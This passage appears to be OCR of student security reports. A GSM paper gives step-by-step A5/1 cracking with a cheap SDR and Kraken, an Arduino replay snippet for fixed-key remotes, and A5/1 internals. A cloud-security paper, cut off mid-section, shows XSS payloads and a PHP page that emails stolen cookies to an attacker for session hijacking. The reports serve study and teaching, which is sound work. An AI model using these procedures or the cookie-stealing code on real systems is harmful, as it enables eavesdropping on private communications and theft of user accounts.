To find the original session key K_c, a candidate keystream is first compared with the table's stored keystreams. If it is not found, the reduction functions are applied to the keystreams to produce a register state which is then computed to produce another keystream and searched in the table again. This is repeated until the reduction functions are exhausted or a match is found. If a match is found, then the matching register state could be one of the original states that produced that candidate keystream. Since the mapping from a session key K_c to a register state of the stream cipher is deterministic, the session key can be calculated.

The details of how this works is found in Appendix B.3.

Attacks - Obtaining Candidate Keystreams The objective of these attacks are to obtain keystreams from the ciphertext. The candidate keystreams are then

put through the rainbow table crack program to find its corresponding session key K_c.

Known Plaintext Attack The GSM protocol will send certain control and system messages to a mobile phone in plaintext during the course of connection setup. Once a user has been initialized and authenticated, the system will transit into encrypted communications. However, the *same* control and system messages will still be sent between subscriber's mobile phone and the network during the encrypted communication. Additionally the position of some of these system and control messages are predictably located within the encrypted communication. Here lies a vulnerability to be exploited known as the known plaintext attack due to predictable control messages.

In their masters' thesis, Glendrange et al. [18], and Bosma and Soeurt [19] used a 'system information type 5' message from its plaintext and ciphertext variants to produce candidate keystreams for 'Kraken'. The reason for using the 'system information type 5 message' is that the position of the ciphertext version is predictably 204 frames away from the plaintext version. This is the jist of the plaintext attack in which the known 'system information type 5' message plaintext is XOR-ed with the encrypted pair to produce the keystream for cracking.

Ciphertext Only Attack The ciphertext only attack is another method of attack which was originally the objective that Karsten Nohl wished to achieve. In this method, only the encrypted transmissions are captured and thus there is no plaintext to XOR with to obtain candidate keystreams for cracking. Instead, another vulnerability in the protocol has to be used. The link-layer LAPDm protocol used GSM requires that each frame was 184 bits or 23 octects long. In examining the GSM protocol it was noticed that empty frames and other frames that were not full of content were buffered with the hexadecimal value of '2B' to fill up to the required packet size before transmission. Therefore there are many sections of ciphertext that simply encrypted strings of '2B's and the entire ciphertext can be XOR-ed with '2B' and the result put through 'Kraken' as 114-bits at a time (one burst). Eventually there will be a valid candidate keystream resulting from the encryption of '2B's. The inclusion of such predictable ciphertext has prompted Karsten Nohl to suggest that operators turn to buffering data frames with random bits instead of predictable '2B's [7] to increase the security of the GSM protocol against this attack.

4.2 Experiment

This experiment uses the known plaintext attack method. The main steps of the experiments are as follows but details are given in Appendix B.4

1. Setup SDR to capture GSM downlink transmissions. Due to the 22MHz to 1100MHz frequency range of this SDR, only GSM 800, 850 and 900 can be captured effectively.
2. Demodulate the raw capture using `airprobe` and `gnuradio` software to produce a digital capture that can be viewed through `wireshark`.

3. Examine the plaintext packets in `wireshark` and determine the system message and its frame number. Other parametric information about the communication channel can be viewed as well.
4. Dump the capture as a raw binary and find the corresponding encrypted system message.
5. XOR the plaintext and encrypted system message to obtain candidate keystreams.
6. Setup the rainbow tables on a 2 terabyte hard disk and initialize the `kraken` tool and its indexing tables.
7. Use the `kraken` tool to find candidate register states and its clocking information.
8. Use the `findkc` tool found in the `kraken` utilities to obtain a matching session key K_c.
9. Use the matched session key K_c with `airprobe` to decode the rest of the encrypted capture. SMS messages and voice calls can be decrypted.

Experiment Highlights Although there are some resources on the procedure to crack a GSM packet [19] [20], there were some differences faced by the authors in conducting this experiment.

1. **Use of a really cheap SDR**[14]. The experiments by Glendrange et al. [18] and Bosma and Soeurt [19] describe receiving apparatus that costs a few hundred dollars to a few thousand dollars which is certainly not beyond the range of a willing enthusiast. In this experiment, a cheap SDR that costs below USD50 is used which shows that even a low-end software defined radio has enough capability to decrypt GSM.
2. **Use of a `Blackberry` phone to obtain session keys.** Due to some difficulty faced with 'system information type 5' messages, the authors used a `Blackberry` phone to make SMS and phone conversations with each other and then used the phone's engineering screen to obtain the session key used. The `Blackberry's` engineering screen has a host of debugging information meant for hardware troubleshooting. The screen revealed not only the session key currently in use but also the subscriber's IMSI number and other communication channel parameters with the network base station.
3. **Use of 'system information type 6' message.** The experiments described in the same papers above use 'system information type 5' messages of which the encrypted version is predictably found 204 frames away from the plaintext version. Although the 'system information type 5' messages were found in this case, the candidate keystreams produced could not yield any matching session keys. The encrypted ciphertext was decrypted using the session keys obtained from a `Blackberry` as described above and the packets examined. It was discovered that another predictable message was the 'system information type 6' message which was found 306 frames away from the plaintext 'system

[14] The receiving power of this SDR is also rather weak to the point that finding a strong signal without packet loss was a little like the art of geomancy.

information type 5' message. The experiment was repeated and the XOR was performed on a plaintext and ciphertext 'system information type 6' message pair to obtain the candidate keystreams which yielded the matching session key through `kraken`.

4. **System message pairs may not always be the same.** The system message pair should be the same in order to obtain valid candidate keystreams. However, this was not always the case as the authors noticed that some fields such as `timing advance` and `MS power level`[15] parameter may change.
5. **Unable to decrypt voice calls.** Since SMS messages are sent within the same channel of communication, they can be recorded and decrypted. Phone calls on the other hand cannot be recorded without another SDR available since GSM phone calls are usually hand-off to another GSM channel. In this experiment they are hand-off to a GSM1800 channel which is beyond the range of this SDR. Only the control messages denoting the start and end of the call can be observed.

4.3 Conclusion on GSM

GSM was designed as a digital communication protocol as an advancement to analogue transmissions to increase reliability, increase frequency band use, provide communication confidentiality and subscriber confidentiality. Unfortunately the original design of the GSM protocol was 'security by obscurity' resulting in various vulnerabilities such as keystream space reduction, plaintext attack and predictable ciphertext that now allow GSM to be easily hacked. Also, a 64-bit keyspace is too little security for today's standards. A single CPU would take a hundred thousand years to generate the A5/1 codebook but `kraken` was generated using 4 GPUs which allow massively parallel computation at a relatively low cost resulting in computation of the entire rainbow table in a *single month* [21].

This experiment has shown how easy it is to look into GSM communications using just a low-cost SDR and a readily available rainbow table. It also shows that 'security by obscurity' is not a good option for a worldwide communication standard. However, it would not be so easy to simply change to better encryption due to continuing support for legacy hardware, the convenience of interoperability and the cost of change. Infact, the weak A5/1 is affecting the security of the much stronger A5/3 cipher[16] used in 3GPP networks because it was found that they share the same session key [7][17]!

It has been recommend by the security community that GSM should be retired eventually for stronger encryption protocols to ensure privacy. In the meantime, Karsten Nohl recommends that telcos use padding randomization and frequency hopping techniques as a stop-gap measure [7].

[15] Related to signal strength, refer to previous footnote.

[16] A cipher that is based off the open-source, publicly tested KATSUMI cipher.

[17] An attacker can make his own base station to force mobile phones to connect to it using the old A5/1 cipher. The attacker then cracks the session key and can now intercept a user's 3G transmissions.

5 Conclusion

The software defined radio is a cheap hardware that can capture almost all types of radio communication within its ability. This project shows how easy it is to setup with free software and use it to examine radio transmissions. It In examining fixed-key remotes, it is clear that they provide no security at all except against crime by casual opportunity. Anyone can easily record and replay a fixed-key transmission. Rolling-code remotes should be the new default remote for activating motorized gates and doors as they make it impractical for attackers to replay transmissions or guess the next transmission. In examining GSM packets, it is clear the expected the privacy of SMS and phone calls cannot be upheld; the GSM network should be treated as an insecure communication channel. All these findings have been achieved with just a computer, a cheap radio and enthusiasm. A designer considering 'security by obscurity' on the radio waves is certainly doomed to failure.

Since most of the demodulation and signal processing is performed digitally, the SDR is a very flexible device for listening to radio communications. As computing power continues to increase, it might be possible in the future to practically analyze frequency hopping encryption techniques on the cheap.

References

1. H. Welte. (2012, June) Turning usd 20 realtek dvb-t receiver into a sdr. [Online]. Available: sdr.osmocom.org/trac/raw-attachment/wiki/rtl-sdr/rtl-sdr.2.pdfâĂŐ
2. Realtek Semiconductor Corp. (2013) Rtl2832u dvb-t cofdm demoulator + usb 2.0.
3. International Telecommunication Union, *Radio Regulations*, 2004.
4. Infocomm Development Authority of Singapore, *Spectrum Management Handbook*, rev 2.2 ed., 2012.
5. RTL-SDR.COM. Radio signal identification guide. [Online]. Available: http://www.rtl-sdr.com/signal-identification-guide/
6. Infocomm Development Authority of Singapore, *Radio Spectrum Master Plan*, 2012.
7. K. Nohl and C. Paget, "Gsm-srsly? presented at 26c3 in berlin," 2009.
8. P. E. George. Can other people unlock my car door with their remote? HowStuffWorks. [Online]. Available: http://electronics.howstuffworks.com/gadgets/automotive/unlock-car-door-remote1.htm
9. A. N. AVR411, "Secure rolling code algorithm for wireless link," 2006.
10. I. Sheetrit and A. Wool, "Cryptanalysis of keeloq code-hopping using a single fpga." *IACR Cryptology ePrint Archive*, vol. 2011, p. 242, 2011.
11. Solidremote. (2013, 08) HCS301 Rolling Code Remote Control on Oscilloscope. [Online]. Available: http://blog.solidremote.com/post/hcs301-rolling-code-remote-control-on-oscilloscope.aspx
12. S. Indesteege, N. Keller, O. Dunkelman, E. Biham, and B. Preneel, "A practical attack on keeloq," in *Advances in Cryptology–EUROCRYPT 2008*. Springer, 2008, pp. 1–18.
13. A. Bogdanov, "Cryptanalysis of the keeloq block cipher." *IACR Cryptology ePrint Archive*, vol. 2007, p. 55, 2007.

14. A. I. Alrabady and S. M. Mahmud, "Analysis of attacks against the security of keyless-entry systems for vehicles and suggestions for improved designs," *IEEE Transactions on Vehicular Technology*, vol. 54, 2005.
15. C. Paar, "Lessons learned from four years of implementation attacks against real-world targets," in *SAS Opening Workshop "The Mathematical Legacy of Alan Turing" (Spitalfields Day).*, p. 45.
16. Agilent Technologies. (2000) Gsm fundamentals. [Online]. Available: http://www.tekkom.dk/mediawiki/images/8/88/GSM_praesentation_noter.pdf
17. S. Meyer. Breaking gsm with rainbow tables. [Online]. Available: http://arxiv.org/ftp/arxiv/papers/1107/1107.1086.pdf
18. M. Glendrange, K. Hove, and E. Hvideberg, "Decoding gsm," Master's thesis, Norwegian University of Science and Technology, June 2010.
19. J. Bosma and J. Soeurt, "Eavesdropping on and decrypting of gsm communication using readily available low-cost hardware and free open-source software in practice," Master's thesis, University of Amsterdam, 2012.
20. G. Schneider. (2011, 02) Practical exercise on the gsm encryption a5/1. [Online]. Available: http://www.data.ks.uni-freiburg.de/download/misc/practical_exercise_a51.pdf
21. K. Nohl, "Breaking gsm phone privacy," 2011.
22. D. Margrave. Gsm security and encryption. George Mason University. [Online]. Available: http://www.hackcanada.com/blackcrawl/cell/gsm/gsm-secur/gsm-secur.html
23. B. Brumley, "A3/A8 & COMP128," 2004.
24. J. D. Golić, "Cryptanalysis of alleged a5 stream cipher," in *Advances in Cryptology - EUROCRYPT 97*. Springer, 1997, pp. 239–255.
25. E. Barkan, E. Biham, and N. Keller, "Instant ciphertext-only cryptanalysis of gsm encrypted communication," in *Advances in Cryptology-CRYPTO 2003*. Springer, 2003, pp. 600–616.
26. E. Barkan and E. Biham, "Conditional estimators: An effective attack on a5/1," in *Selected Areas in Cryptography*. Springer, 2006, pp. 1–19.
27. S. Kumar, C. Paar, J. Pelzl, G. Pfeiffer, and M. Schimmler, "Copacobana a cost-optimized special-purpose hardware for code-breaking," in *Field-Programmable Custom Computing Machines, 2006. FCCM'06. 14th Annual IEEE Symposium on*. IEEE, 2006, pp. 311–312.
28. J. Blau. (2009, Nov 30) Open-source effort to hack gsm. IEEE Spectrum. [Online]. Available: http://spectrum.ieee.org/telecom/wireless/open-source-effort-to-hack-gsm
29. SANS Institute InfoSec Reading Room. (2001) The gsm standard (an overview of its security). [Online]. Available: http://www.sans.org/reading-room/whitepapers/telephone/gsm-standard-an-overview-security-317
30. Wikipedia. Absolute radio-frequency channel number. [Online]. Available: http://en.wikipedia.org/wiki/Absolute_radio-frequency_channel_number

A Fixed Key Remote Replay Attack

This is a description of the replay attack of a fixed-key remote using a 433MHz transmitter and a cheap prototyping microcontroller board.

The transmitter was connected to a micro-controller, in this case an `arduino`. The transmitter has 4 pins, namely `Ground`, `Vcc`, `Data In` and `Antenna`. Three of which are connected to the `arduino's` ground, Vcc, and a digital pin. The antenna pin is left disconnected. One could connect an open wire to the pin for longer range connectivity.

Next a short snippet of code was written in the `arduino IDE` to enable the transmitter to send the key found above. An open source library '`RCSwitch`' was used here. It allows the `arduino` to operate radio controlled devices such as transmitters and receivers to send and receive RC codes.

```
void setup()
{
        //Transmitter is connected to Arduino Pin #10
        mySwitch.enableTransmit(10);

        //Optional set protocol (default is 1, will work for
            most outlets)
        mySwitch.setProtocol(1);
        //Receiver on interrupt 0 => that is pin #2
        mySwitch.enableReceive(0);

        //Send the code. First parameter is the code, second
            is the length.
        mySwitch.send(1118476, 24);

}
```

B GSM Details

B.1 GSM Implementation

The GSM protocol stack is based on the three lowest layers of the Open Systems Interconnections (OSI) model. It consists of the physical layer, data link layer and network layer.

The physical layer at level 1 divides the frequency band into 200kHz channels using Frequency Division Multiple Access (FDMA) and each channel is then divided into 8 time slots using Time Division Multiple Access (TDMA) [18]. Commonly used frequency bands are found at 850MHz, 900MHz, 1800MHz and 1900MHz. The data link layer implements a type of protocol called Link Access Procedures on D-channel (LAPDm). This can be seen in the packet captures performed through `Wireshark`. The channel and time slot number can be seen in the packet captures as well.

Connecting to the Network Each mobile phone contains a SIM card or Subscriber Identity Module. This is a small microprocessor which contains some information about the subscriber and algorithms to perform some encryptions. Each SIM card contains the 15-digit International Mobile Subscriber Identifier (IMSI), which uniquely identifies each subscriber within the global network. When a mobile phone first connects to the network, the phone first negotiates a communication channel and identifies itself using the IMSI. The telco uses the IMSI to find a subscriber's particulars. Once the subscriber has been identified, the mobile phone is now assigned a Temporary Mobile Subscriber Identity (TMSI) and this TMSI is used from now on. Since the IMSI is subscriber unique and can be used to identify subscribers, the TMSI is used to ensure subscriber confidentiality; sniffers who try to sniff GSM communications cannot identify subscribers if they do not know the IMSI to TMSI assignment [22].




Fig. 5. Simplified diagram of GSM authentication and symmetric encryption.

Authenticating the Subscriber The base station sends a challenge *(RR Authentication)* consisting of a 128-bit random number (RAND). The RAND received by the mobile phone is transferred to the SIM card which generates a response to be returned to the base station *(RR Authentication Response)* [18]. The base station knows which subscriber's device it is communicating with, as the IMSI was sent in the preceding channel establishment exchange.

The SIM card implements two algorithms, the A3 and the A8 algorithm[18]. The authentication response is generated using the A3 algorithm. This takes in two 128-bit values, the RAND given by the challenge and the secret key, commonly denoted as K_i, and returns a 32-bit response. The same two 128-bit values are also used to generate a 64-bit session key, commonly denoted K_c, using

[18] This is implemented together using the COMP128 algorithm which is a kind of one-way function [22]. This was found to be cryptographically weak. [23]

the A8 algorithm. K_i is the shared secret between the subscriber's SIM card and the network [23]. The session key is used for the symmetric encryption of the subscriber's voice or short message communications.

The session key K_c generated is used for the symmetric encryption of the rest of the session through the A5 algorithm. There are four flavours of the A5 algorithm [22]:

A5/0 No encryption at all.
A5/1 A stream cipher that produces a 228-bit keystream from the 64-bit session key K_c.
A5/2 Similar to A5/1 but cryptographically weaker.
A5/3 Cryptographically strong block cipher used for 3G networks.

The connection and authentication is done in plaintext. Only the shared secret K_i is not transmitted at all. Once authentication is complete, cipher negotiation using a 'cipher mode command' message between the subscriber's phone and the network chooses the cipher mode to be used such as A5/1 cipher. Proceeding communications will then be encrypted.

B.2 The A5/1 Cipher

Cryptanalysis of the A5/1 algorithm has been in intensively researched on over the last two decades. The main works done by Golic 1997 [24], Barkan et al. 2003 [25] and Barken and Biham 2006 [26] have lead to further work on implementing fast cracking of the A5/1 cipher such as COPACOBANA (an FGPA-based code breaker) [27] and the more recent implementation of time-memory tradeoff using rainbow tables [28]. Its cryptanalysis is of great interest because it secures the most used mobile device communication protocol and also due to its origins in 'security by obscurity'; none of the GSM security algorithms were published to the public but they were eventually leaked and reversed engineered [29].

228-bit keystream For A5/1 encryption, every round of encryption generates a 228-bit keystream. This keystream is divided into two to get two 114-bit keystreams. One 114-bit keystream is used for the GSM uplink and the other is used for the GSM downlink. This is due to the fact that messages are separated into burst of 114-bits during communications between the mobile phone, termed the mobile station (MS), and Base Transceiver Station (BTS). The plaintext message is XOR-ed with the keystream to get the cipher stream which is transmitted over the channel as bursts. The A5/1 algorithm is a stream cipher and generates a keystream for every burst of plaintext, this is kept track by the frame number.

Linear feedback shift registers (LSFR) The whole A5/1 algorithm is based on 3 LSFR called R1, R2 and R3 with lengths of 19, 22 and 23 bits, respectively. A diagram in Figure 6 will help to illustrate the registers. For typical LSFRs, all bits are shifted to towards the end by one for every cycle and leaves the first

bit empty. This applies to the A5/1 registers as well, hence A5/1 solves this by replacing the empty bit of each cycle by tapping from a few other bits. As seen in the figure 6, the tapped bits of R1 are bit 13, 16, 17 and 18, of R2 bits 20 and 21, and of R3 bits 7, 20, 21 and 22. These tapped bits are first tapped out before the shifting occurs and they are XOR-ed and placed into bit 0 after the shift. A shift by one bit towards the end is called clocking, however for a single cycle, not all the registers are clocked. Which register gets clocked is decided by a majority function with the input bits C1, C2 and C3 as seen in the Figure 6. At the start of every cycle, the 3 bits are compared and out of these 3 bits, the 2 or 3 registers that is in the majority gets clocked.




Fig. 6. The A5/1 stream cipher used for encryption in GSM [18]

Generation of keystream The A5/1 algorithms has two inputs, the 64-bit K_c and a 22-bit frame number F_n and the output is a 228-bit keystream that is used to encode the plain text with that frame number. For every cycle, the output is the result of the bits 18, 21 and 22 of register R1, R2 and R3 XOR-ed together. Therefore to generate a 228-bit keystream, the LSFR has to cycle 228 times. The reason for using a single 228-bit keystream for both uplink and downlink is because every frame number can be used twice, one in the uplink and one in the downlink. The first 114 bits are used in the downlink (BTS to MS) whereas the last 114 bits are used for the uplink (MS to BTS).

The following steps shows how the A5/1 generates a 228-bit keystream from scratch.

1. **All three registers are set to zero and mix the key.** For 64 cycles, the key, K_C which is 64-bits long, is mixed into the registers in parallel using the following algorithm:

```
for (i = 0; i < 64; ++i)
{
        R1[0] = R1[0] ⊕ K_C[i]
        R2[0] = R2[0] ⊕ K_C[i]
        R3[0] = R3[0] ⊕ K_C[i]
        //Execute 1 clocking cycle on the three registers
            according to the regular clocking scheme. i.e.
             Without the majority clocking function
}
```

   Where Ri[0] denotes the lowest bit of the register i and $K_C[i]$ denotes the the ith bit of the key.
2. **Mix the frame number.** For another 22 cycles, the frame number is mixed into the register in the same way as the key. Ie.

```
for (i = 0; i < 64; ++i)
{
        R1[0] = R1[0] ⊕ F_n[i]
        R2[0] = R2[0] ⊕ F_n[i]
        R3[0] = R3[0] ⊕ F_n[i]
        //Execute 1 clocking cycle on the three registers
            according to the regular clocking scheme. i.e.
             Without the majority clocking function.
}
```

3. **100 addition clockings.** Finally, the algorithm executes the last 100 additional clockings. This time with the majority clocking mechanism activated but the output is not kept. At the end of this stage, the registers are known to be in the initial state of A5/1.
4. **228-keystream.** From this point onwards, 228 clocks are performed to generate the 228-bits of keystream used for encrypting the plaintext. The keystream is XOR-ed with the plain text to produce the cipher stream which is transmitted over the channel.

B.3 Kraken Rainbow Table

Vulnerability of A5/1 lies in the fact that some known plain text are sent encrypted. This means that if the plain text is XOR-ed with the cipher text, the keystream is known for that particular frame. As shown above, the keystream is actually the output of the A5/1 algorithm. Hence by sniffing the packets sent in the GSM channel, one could actually find the output of the A5/1 algorithm of a particular frame. And finally, by matching the A5/1 output and the internal state of the registers, one could find out the session key used for the A5/1 algorithm. This could be done by simply using a dictionary attack, however the size of the dictionary that contains all possible states would be very big (10^{21} exabyte). And

hence a rainbow table is used [17]. This section addresses how the rainbow table cracks the keystream.

Backclocking In order to decrypt an entire message, it is required to know the state of the registers just after the Kc has mixed in. As discussed above, clocking forward is as easy. All the tapped bits are XOR-ed together and placed into the LSB of the register after the shift. For backclocking, it is performed by taking all the tapped bits except the leftmost bit(MSB), and then XORing these together with the rightmost bit(LSB). The register is then shifted right by one step and the result of the XOR is placed in the leftmost bit. Although register backclocking is trivial, A5/1 backclocking is more complex as it takes into account the majority function. It has been found that the keyspace of the algorithm can be reduced to 16% of the full 2^{64} keyspace [19] because not every state can be backed clocked. As the registers get backclocked, they may end up in a dead end.

Table Generation It is understood from above that the cryptographic function in the A5/1 algorithm uses 3 linear feedback shift registers with clocking that depends on a majority function. This means that the clockings of each register is irregular but not undeterministic.

The generation of the table starts with a random 64-bit value and putting them in the A5/1 registers. (R1 has 19, R2 has 22, R3 has 23-bits). The registers are then clocked for 100 cycles. As it is understood that the keystream does not get generated from the first 100 clocks. From here the 224 bit keystream is computed. A final step is to transform the keystream into the initial states of the registers. Similar to typical rainbow tables, the chain is generated by applying a reduction function on the output if the A5/1.

This explanation omits the method used to reduce collision and duplication of columns in the rainbow table as well as reduction of look up time. More details can be found in the paper by Glendrange et al. [18].

Table Lookup For a successful lookup, a minimum of 64 bits of a keystream is needed. This is because the K_c that we are looking up is a 64-bit key. The keystream can be got from the unencrypted message and the encypted message by XORing them together.

$$C \oplus P = (P \oplus K) \oplus P = (P \oplus P) \oplus K = K$$

By comparing the output of the A5/1 and the keystream provided, and depending on where the keystream is found in that output, a number of backclockings are need and the Kc can be found. For example, if the keystream is found starting from the i^{th} position of a particular output of the A5/1. The number of backclockings required to reach the state right after the Kc is mixed into the registers is $I + 100 + 22$ clocks. This would result not one but several candidate states due to the majority function. However this can be easily solved by testing them on another frame.

Cloud Security

Valentin Julien Bonneaud, Liu Jin, Marcin Szydlowski
School of Computing, National University of Singapore

Abstract. This paper considers very important issue of cloud computing, which is cloud security. Project presents the most common vulnerabilities concerning cloud platforms and briefly describes how to protect against them. Practical part of this project is divided in three sections to better describe different groups of attacks that may affect confidentiality, integrity or availability of data in the cloud.

1 Introduction

1.1 What is a cloud ?

Firstable the term "Cloud computing" is a concept which involves a huge number of computer connected on Internet (or a local network) which run the same application at the same time.

The first cloud computing operation was created for academic purposes in the 1950s. The goal of this operation was to share CPU time to eliminate the inactivity period of the CPU. Since the 2000, the cloud computing increase very fast because of the democratization of Internet (the public network became more and more present, fast and cheaper). IBM and Amazon had leader positions on this sector.

During decades, a lot of architectures and deployment models are made. The most important deployment models are :

- The private cloud : most of the time a private cloud is an infrastructure only for one organization with a very high initial cost, but also a very high level of customization),
- The public cloud : online platforms that are accessible through the Internet. Cheaper and easier to use for a regular user (e.g. Google or Microsoft infrastructure),
- The community cloud : it's a collaborative cloud, this mean that the cloud is share between organizations, most of the time, the cloud is host by a third-party. And the idea of the deployment model is to share the cost,

– The distributed cloud : it's a set of computer in different places which run a same problem when they are not in use (for example the night). In this case efficiency is in numbers not in a single machine computing power. For example, on the NUS campus, there is a project like that, named "TCG@NUS"[CE1]

1.2 Threats to a cloud

However, a very serious problem appear with this powerful computing method : the security. Indeed, if companies, or the public want to use this method, the protocol must be secure, to protect the private data of the users. The most secure of the four deployment model is the private cloud. As it is hosted on the internal organization's infrastructure, it is possible to isolate it from the Internet (to avoid attacks from the outside). It does not makes the private cloud absolutely safe, but still much more safer than other cloud solutions, which use the Internet and are vulnerable to many different types of attacks.

So in this project, we are going to show various vectors of attack on a specially prepared cloud platform and on some well known web-sites on the Internet. As a sample cloud platform, we treat a web site, which allows user for simple interaction. Such as commenting, uploading etc. Our project will be structured in three parts. In the first part, we will discuss browser based attacks (such as XSS, SQL injection, file upload, DDoS). In a second part we will discuss about others attacks based on a Man-in-the-middle attack (like HTTP and HTTPS interception). And in the last part, we will discuss Social Engineering attacks.

2 Practical Part

We have made a several attacks to point out the most common vectors of attack on the cloud platforms. We have divided the attacks in two kinds : the attacks against the website and the attacks against the client of the service.

2.1 Browser based attacks

2.1.1 Cross Site Scripting

Cross-site scripting, abbreviated XSS, is the most prevalent web application security flaw. It occurs when a web application contains certain user supplied data without properly escaping the untrusted data. The target user of XSS includes external users, internal users and administrator.

There are mainly three types of XSS flaws:

– Reflected
– Stored
– DOM based XSS

2.1.1.a Reflected Cross Site Scripting

The first type of Cross Site Scripting is Reflected XSS. It's a non-persistent XSS attack, this mean that the sever reads data directly from HTTP requests and reflect it back. The most common way of reflected XSS is to use the dangerous data as the parameters in URL that is posted publicly. As long as the victim visit a URL that refers to a vulnerable site, the attackers content is executed in victims browser.

For example a reflected XSS is shown below (PHP code). Normally, for any page including a username, the code would be like :

```
...
$username = $_GET['username'];
echo '<div class="header"> WelcomeToBeHacked, '.$username.'</div>';
...
```

And we can change some parameters to do some harmless operations, for example, we can add a malicious JavaScript in the `username` field :

```
http://cs3235.com/project.php?username=<Script Language=
"Javascript">alert("You've been attacked!");</Script>
```

This will pop up a simple alert instead of the expected username.

2.1.1.b Persistent Cross Site Scripting

The second type of Cross Site Scripting is Stored XSS, also known as persistent XSS. A persistent cross scripting is a vulnerability that allows attacker to inject client side script, which will execute itself when web page is opened by other user (most of the time the attacker stores the dangerous data in a database, forum or blog, or other trusted website). The script may redirect to other web page, show alert box, intercept cookies etc. We can use a lot of different scripting programs (including JavaScript, Java, Flash, VBScript, ...) to make the malicious code. It is estimated that 7 out of 10 websites are vulnerable to XSS[CE2] and the XSS vulnerability is now the most common vulnerability[CE3].

We have made a persistent cross site scripting on our website using the comment page. The attacker writes a comment with a script inside (here it's a redirection script) and posts it on the web page (figure 1). Script above redirects hackers' victim to another web page prepared before. But this redirection script include the cookies content (we can get the cookies contents with

`document.cookie` in JavaScript) in the redirection URL. So the web page simply gets the cookies in the URL (with the `GET` function) and sends them in an email to the attacker (we can see the code of the malicious web page on figure 2). Once the mail is sent, the malicious web page, redirects the user to the correct web page, like that, the attack is invisible for the user. We can see on figure 3, that the victim sees malicious script as a blank comment (we can also write something outside the script to make the comment less suspicious).




Fig. 1. Comment page on our website

```php
<?php
$cookie = $_GET["cookie"]; mail("[redacted]@op.pl", "Stolen Cookies", $cookie);
header ('Location: http://www.pluton.kt.agh.edu.pl/~mszydlowski/cloud/project/secret_page.php');
?>
```

Fig. 2. Malicious web page : `ciastko.php`

Fig. 3. Victim sees malicious script as a blank comment

Fig. 4. Attacker receives an e-mail with victims' cookies from Apache server




Fig. 5. Grease Monkey plugin

Once the hacker has the cookies (figure 4), he can use Firefox web browser with Grease Monkey[CE4] plugin installed. Grease Monkey cookie injector allows him to inject previously stolen cookies to a web page as we can see in figure 5.

